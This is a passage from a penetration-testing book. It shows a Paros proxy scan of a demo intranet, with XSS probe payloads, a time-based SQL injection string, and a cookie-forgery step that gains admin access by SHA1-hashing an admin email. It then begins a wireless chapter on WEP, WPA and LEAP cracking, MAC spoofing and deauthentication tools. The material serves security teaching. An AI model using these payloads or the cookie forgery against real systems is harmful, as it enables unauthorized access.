Figure 4.88 Selecting the "Scan this History" Option




```
POST http://intranet.sensepost.net/scripts/board.pl HTTP/1.1
Host: intranet.sensepost.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7 Paros/3.2.8
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
```

```
email=haroon%40sensepost.net&subject=test2&message=testing+1+2+3&submit=submit
```

```
32 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.016 s]
33 POST http://intranet.sensepost.net/scripts/board.pl HTTP/1.1 => HTTP/1.1 200 OK [0.814 s]
34 GET http://intranet.sensepost.net/sensepost.css HTTP/1.1 => HTTP/1.1 304 Not Modified [0.016 s]
35 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.016 s]
36 POST http://intranet.sensepost.net/scripts/board.pl HTTP/1.1 => HTTP/1.1 200 OK [0.657 s]
37 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.047 s]
41 POST http://intranet.sensepost.net/scripts/board.pl HTTP/1.1 => HTTP/1.1 200 OK [0.814 s]
42 GET http://intranet.sensepost.net/sensepost.css HTTP/1.1 => HTTP/1.1 304 Not Modified [0 s]
43 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.015 s]
44 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.031 s]
45 GET http://intranet.sensepost.net/scripts/login.pl HTTP/1.1 => HTTP/1.1 200 OK [0.532 s]
46 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.016 s]
47 GET http://intranet.sensepost.net/scripts/board.pl HTTP/1.1 => HTTP/1.1 200 OK [0.704 s]
48 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.016 s]
49 POST http://intranet.sensepost.net/scripts/board.pl HTTP/1.1 => HTTP
50 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 40
```

This brings up Paros' scanning window, which gives the analyst a visual indication of the number of tests to go with a progress bar (see Figure 4.89).


Figure 4.89 The Scan in Progress



Host: http://intranet.sensepost.net

Once the scan has completed, the "Alerts" tab indicates that there was at least one issue discovered. We view the report by selecting the "Report, View Last Report" submenu off the title bar. This opens a tab in our active browser with a view of the results (see Figure 4.90).

Figure 4.90 Scan Results



Paros Scanning Report - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
file:///c:/Documents%20and%20Settings/haroon/paros/session/LatestScannedReport.htm
Go
SwizzCheeze Intranet - Log a Support Call
Paros Scanning Report
Done

Paros Scanning Report

Report generated at Sun, 20 Nov 2005 23:59:35.

Summary of Alerts


Risk Level	Number of Alerts
High	0
Medium	1
Low	0
Informational	0

Alert Detail

Medium (Warning)	**Cross site scripting**
Description	Cross-site scripting or HTML injection is possible. Malicious script may be injected into the browser which appeared to be genuine content from the original site. These scripts can be used to execute arbitrary code or steal customer sensitive information such as user password or cookies. Very often this is in the form of a hyperlink with the injected script embeded in the query strings. However, XSS is possible via FORM POST data, cookies, user data sent from another user or shared data retrieved from database. Currently this check does not verify XSS from cookie or database. They should be checked manually if the application retrieve database records from another user's input.
URL	http://intranet.sensepost.net/scripts/board.pl
Parameter	submit=<SCRIPT>alert("Paros");</SCRIPT>
URL	http://intranet.sensepost.net/scripts/board.pl
Parameter	message=<SCRIPT>alert("Paros");</SCRIPT>
URL	http://intranet.sensepost.net/scripts/board.pl
Parameter	subject=<SCRIPT>alert("Paros");</SCRIPT>
Solution	Do not trust client side input even if there is client side validation. Sanitize potentially danger characters in the server side. Very often filtering the <, >, " characters prevented injected script to be executed in most cases. However, sometimes other danger meta-characters such as ' , (,), /, &, ; etc are also needed.

Paros detected a cross-site scripting attack on this form. Manually surfing to the bulletin board launches the JavaScript inserted by the Paros scan, and displays that the result is not a false positive (see Figure 4.91).

Figure 4.91 Cross-site Scriptable


SwizzCheeze Intranet - Log a Support Call - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://intranet.sensepost.net/scripts/board.pl
Go
SwizzCheeze Intranet - Log a Suppor...
Paros Scanning Report
SwizzCheeze Industries
OK

You are logged in as **kaas@sensepost.net**

Bulletin Board:

http://intranet.sensepost.net

Paros

EMAIL: *haroon@sensepost.net*
SUBJECT: *test*
MESSAGE:

EMAIL: *haroon@sensepost.net*
SUBJECT: *test2*
MESSAGE: *testing 1 2 3*

EMAIL: *haroon@sensepost.net*
SUBJECT: *test2'INJECTED_PARAM*
MESSAGE: *testing 1 2 3*


EMAIL: *haroon@sensepost.net*
SUBJECT: *test2';waitfor delay '0:0:15';--*

Transferring data from intranet.sensepost.net...

An interesting point to note is that the Paros tests created dozens of other entries on the bulletin board while attempting other attacks. This should be kept in mind when testing is being conducted on live sites.

The last element of the application that we want to assess is the section marked "For Admins only" (see Figure 4.92).

Figure 4.92 Access Denied!


SwizzCheeze Intranet - Insufficient Privileges - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://intranet.sensepost.net/scripts/admin.pl
Go
SwizzCheeze Industries

You really need to be admin to use this part of the site


Done

We take a step back and try to determine how the application knows who we are. By examining all our previous requests in Paros history we can safely conclude that it is our cookie that uniquely identifies us.

```
Cookie: sp_intranet=c0b90b467766224764a3fb561ce386e381873a44
```

The value appears to be a hash of some sort and repeated access to the site clearly shows that the cookie does not change. This is usually a bad sign, indicating that the cookie is not randomly generated per session. If it is a hash, reversing it would be impossible (or certainly unfeasible), therefore, we instead try another approach. We start up Paros' Tools, Encoder menu and insert pieces of our data into it recursively, encoding them all.
We first try our first name, our last name, and finally our username. Eventually, upon attempting to SHA1 encode our e-mail address we hit pay dirt (see Figure 4.93).

Figure 4.93 SHA1 (*kaas@sensepost.net*)




```
kaas@sensepost.net
```

```
C0B90B467766224764A3FB561CE386E381873A44
```

The encoded string matches our current cookie value exactly, revealing that the site SHA1 encodes the user's e-mail address. We simply enter an administrative e-mail address into the encoder and obtain its SHA1 hash (see Figure 4.94).

Figure 4.94 Hashing the admin Username



Enter plain text below to be encoded/hashed


admin@sensepost.com

Enter text below to be decoded

6E0F5FFB6B244B13D6D20B87DF47348E18BFBA82

We trap our request to the admin page with Paros, and replace the cookie with the new hash value. The result is full administrative access to the board (see Figure 4.95).

Figure 4.95 Success!


SwizzCheeze Intranet - Administrator Interface - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
SwizzCheeze
Industries
Done

http://intranet.sensepost.net/scripts/admin.pl

You are logged in as **admin@sensepost.com**

Select the user you wish to authorise:

2005/5/22 13:58:56 roelof@sensepost.com
2005/10/11 14:41:54 admin@sensepost.net

Chapter 5

Wireless Penetration Testing Using Auditor

Core Technologies and Open Source Tools in this chapter:

- WLAN Vulnerabilities, Discovery, and Encryption
- Wired Equivalent Privacy (WEP
- WiFi Protected Access (WPA/WPA2)
- Extensible Authentication Protocol (EAP)
- Virtual Private Network (VPN)
- Attacks Against WEP, WPA, LEAP and VPN
- USENET Newsgroups
- Google (Internet Search Engines)
- Wellenreiter
- Kismet
- MAC Address Spoofing
- Deauthentication with Void11
- Cracking WEP with the Aircrack Suite
- Cracking WPA with the CoWPAtty

Objectives

After reading this chapter, you will be able to identify your specific WLAN target and determine what security measures are being used. Based on that information, you will be able to assess the probability of successfully penetrating the network, and determine the correct tools and methodology for successfully compromising your target.

Introduction

The Auditor Security Collection provides an incredible suite of wireless network discovery and penetration test tools. To perform successful penetration tests against wireless networks, you need to be familiar with the use of many of these tools and their specific roles in the pen testing process.

To attack your target network, you first need to find your target network. Auditor provides two tools for wireless local area network (WLAN) discovery: Kismet and Wellenreiter

After locating the target network, many options are open to penetration testers, and Auditor provides many of the tools necessary to accomplish attacks based on these options.

Change-Mac can be used to change your client's Media Access Control (MAC) address and bypass MAC address filtering. Both Kismet and Ethereal can be used to determine the type of encryption that is being used by your target network, and can capture any clear text information that may be beneficial to you during your penetration test.

Once you have determined the type of encryption in place, several different tools provide the capability to crack different encryption mechanisms that may be in place. Void11 is used to de-authenticate clients from the target network. The Aircrack suite (Airodump, Aireplay, and Aircrack) allows you to capture traffic, reinject traffic, and crack WEP keys. CoWPAtty performs offline dictionary attacks against WPA-PSK networks.

Approach

Before beginning a penetration test against a wireless network, it is important to understand the vulnerabilities associated with WLANs.The 802.11 standard was developed as an "open" standard; in other words, when the standard was written, ease of accessibility and connection were the primary goals. Security was not a primary concern, and security mechanisms were developed almost as an afterthought. When security isn't engineered into a solution from the ground up, the security solutions have historically been less than optimal. When this happens, there is often multiple security mechanisms developed, none of which offers a robust solution.This is very much the case with wireless networks as well.

Understanding WLAN Vulnerabilities

WLAN vulnerabilities can be broken down into two basic types: vulnerabilities due to poor configuration, and vulnerabilities due to poor encryption

Configuration problems account for many of the vulnerabilities associated with WLANs. Because wireless networks are so easy to set up and deploy, they are often deployed with either no security configuration or inadequate security protections. An open WLAN, one that is in default configuration, requires no work on the part of the penetration tester. Simply configuring the WLAN adapter to associate to open networks allows access to these networks. A similar situation exists when inadequate security measures are employed. Since WLANs are often deployed because of management buy-in, the administrator simply "cloaks" the access point and/or enables MAC address filtering. Neither of these measures provides any real security, and both are easily defeated by a decent penetration tester.

When an administrator deploys the WLAN with one of the available encryption mechanisms, a penetration test can often still be successful because of inherent weaknesses with the form of encryption used. Wired Equivalent Privacy (WEP) is flawed and can be defeated in a number of ways. WiFi Protected Access (WPA) and Cisco's Lightweight Extensible Authentication Protocol (LEAP) are vulnerable to offline dictionary attacks.

Evolution of WLAN Vulnerabilities

Wireless networking has been plagued with vulnerabilities throughout its short existence. WEP was the original security standard used with wireless networks. Unfortunately, when wireless networks first started gaining popularity, researchers discovered that WEP was flawed. In their paper, "Weaknesses in the Key Scheduling Algorithm of RC4" (www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf), Scott Fluhrer, Itsik Mantin, and Adi Shamir detailed a way in which attackers could potentially defeat WEP because of flaws in the way WEP employed the underlying RC4 encryption algorithm.

Attacks based on this vulnerability (dubbed "FMS attacks" after the first letter of the last names of the paper's authors) started to surface shortly thereafter, and several tools were released to automate cracking WEP keys.

In response to the problems with WEP, new security solutions were developed. Cisco developed a proprietary solution, LEAP for its wireless products. WPA was also developed to be a replacement for WEP. WPA can be deployed with a pre-shared key (WPA-PSK) or with a RADIUS server (WPA-RADIUS). The initial problems with these solutions were that LEAP could only be deployed when using Cisco hardware and WPA was difficult to deploy, particularly if Windows was not the client operating system—an issue that exists to this day. Although these problems existed, for a short while it appeared that security administrators could rest easy. There were secure ways to deploy wireless networks.

Unfortunately, that was not the case. In March 2003, Joshua Wright disclosed that LEAP was vulnerable to offline dictionary attacks and shortly thereafter released a tool that automated the cracking process. WPA, it turns out, was not the solution that many hoped it would be. In November 2003, Robert Moskowitz of ISCA Labs detailed potential problems with WPA when deployed using a pre-shared key in his paper, "Weakness in Passphrase Choice in WPA Interface." This paper detailed that when using WPA-PSK with a short passphrase (less than 21 characters), WPA-PSK was vulnerable to a dictionary attack as well. In November 2004, the first tool to automate the attack against WPA-PSK was released to the public.

At this point, there were at least three security solutions available to WLAN administrators, but all were broken in one way or another. The attacks against both LEAP and WPA-PSK could be defeated by using strong passphrases and avoiding dictionary words. Additionally, WPA-RADIUS was (and is) still sound. Even the attacks against WEP weren't as bad as was initially feared. FMS attacks are based on the collection of weak initialization vectors (IVs). To collect enough weak IVs to successfully crack WEP keys required, in many cases, millions or even hundreds of millions of packets be collected. Although the vulnerability was real, practical implementation of an attack was much more difficult than many believed.

This didn't last for long. Even as the initial FMS paper was being circulated, h1kari of Dachboden labs detailed that a different attack, called "chopping" could be accomplished. Chopping eliminated the need for *weak* IVs to crack WEP, but rather required only *unique* IVs. Unique IVs could be collected much more quickly than weak IVs, and by early 2004, tools that automated the chopping process were released.

Because of the weaknesses associated with WEP, WPA, and LEAP, and the fact that automated tools have been released to help accomplish attacks against these algorithms, penetration testers now have the ability to directly attack encrypted WLANs. If WEP is used, there is a very high rate of successful penetration. If WPA or LEAP are used, the success rate is somewhat reduced. This is because of the requirement that the passphrase used with WPA-PSK or LEAP be included in the penetration tester's attack dictionary. Furthermore, there are no known attacks against WPA-RADIUS or many of the other EAP solutions that have been developed. In addition, WPA-PSK attacks are also largely ineffective against WPA2. The remainder of this chapter focuses on how a penetration tester can use these vulnerabilities and the tools to exploit them to perform a penetration test on a target's WLAN.

Core Technologies


To successfully pen test a wireless network, it is important to understand the core technologies represented in a decent tool kit. What does WLAN discovery mean and why is it important to us as pen testers? There are a number of different methods for attacking WEP encrypted networks, and why are some more effective than others? Is the dictionary attack against LEAP the same as the dictionary attack against WPA-PSK? Once a pen tester has an understanding of the technology behind the tool he is going to use, his chances of success increase significantly.

WLAN Discovery

There are two types of WLAN discovery scanners: active and passive. Active scanners rely on the SSID Broadcast Beacon to detect the existence of an access point. An access point can be "cloaked" by disabling the SSID broadcast in the beacon frame. While this does render active scanners ineffective, it doesn't stop a penetration tester, or anyone else for that matter, from discovering the WLAN. A passive scanner does not rely on the SSID Broadcast Beacon to detect that an access point exists. Rather, passive scanners require a WLAN adapter to be placed in *rfmon* (monitor) mode. This allows the card to see all of the packets being generated by any access points within range, and therefore allows access points to be discovered even if the SSID is not sent in the Broadcast Beacon.

When a passive scanner initially detects a cloaked access point, the SSID is usually not known (because it isn't included in the broadcast frame, as shown in Figures 5.1 and 5.2.

Figure 5.1 The SSID Is Broadcast (This Person Was Obviously Very Astute)




```
No. .  Time       Source              Destination      'rotocol  Info
     1 0.000000   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
     2 0.201916   Cisco-Li_1e:64:b2   Broadcast        IEEE 802 Beacon frame, SSID: "<no ssid>"
     3 0.397079   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
     4 0.704293   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
     5 0.918771   Cisco-Li_1e:64:b2   Broadcast        IEEE 802 Beacon frame, SSID: "<no ssid>"
     6 1.011526   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
     7 1.113900   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
     8 1.216299   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
     9 1.328368   Cisco-Li_1e:64:b2   Broadcast        IEEE 802 Beacon frame, SSID: "<no ssid>"
    10 1.533203   Cisco-Li_1e:64:b2   Broadcast        IEEE 802 Beacon frame, SSID: "<no ssid>"
    11 1.728336   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
    12 1.830739   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
    13 1.933592   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
    14 2.045208   Cisco-Li_1e:64:b2   Broadcast        IEEE 802 Beacon frame, SSID: "<no ssid>"
    15 2.240363   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
    16 2.342756   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
    17 2.445556   Cisco-Li_d3:80:1c   Broadcast        IEEE 802 Beacon frame, SSID: "RoamerRules!"
```

```
▷ Frame 1 (86 bytes on wire, 86 bytes captured)
▷ IEEE 802.11
▽ IEEE 802.11 wireless LAN management frame
  ▷ Fixed parameters (12 bytes)
  ▽ Tagged parameters (50 bytes)
    ▷ SSID parameter set: "RoamerRules!"
    ▷ Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B)
    ▷ DS Parameter set: Current Channel: 9
```

```
0020  64 00 11 00 00 0c 52 6f  61 6d 65 72 52 75 6c 65   d.....Ro amerRule
0030  73 21 01 04 82 84 8b 96  03 01 09 04 06 00 02 00   s!...... ........
0040  00 00 00 05 04 00 01 00  00 2a 01 07 32 08 0c 12   ........ .*..2...
0050  18 24 30 48 60 6c                                  .$0H`l
```

Figure 5.2 The SSID Is Not Broadcast


Auditor-Kismet-Nov-05-2005-2.dump - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

```
No. .  Time      Source              Destination     'rotocol  Info
     1 0.000000  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
     2 0.112700  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
     3 0.215102  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
     4 0.409563  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
     5 0.511969  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
     6 0.624713  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
     7 0.716775  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
     8 0.727116  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
     9 0.819178  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
    10 0.829519  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
    11 0.931925  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
    12 0.983958  LinksysG_46:7d:f4   Broadcast       IEEE 802  Beacon frame, SSID: "JSMHOME"
    13 1.034325  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
    14 1.126400  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
    15 1.228795  Cisco-Li_1e:64:b2   Broadcast       IEEE 802  Beacon frame, SSID: "<no ssid>"
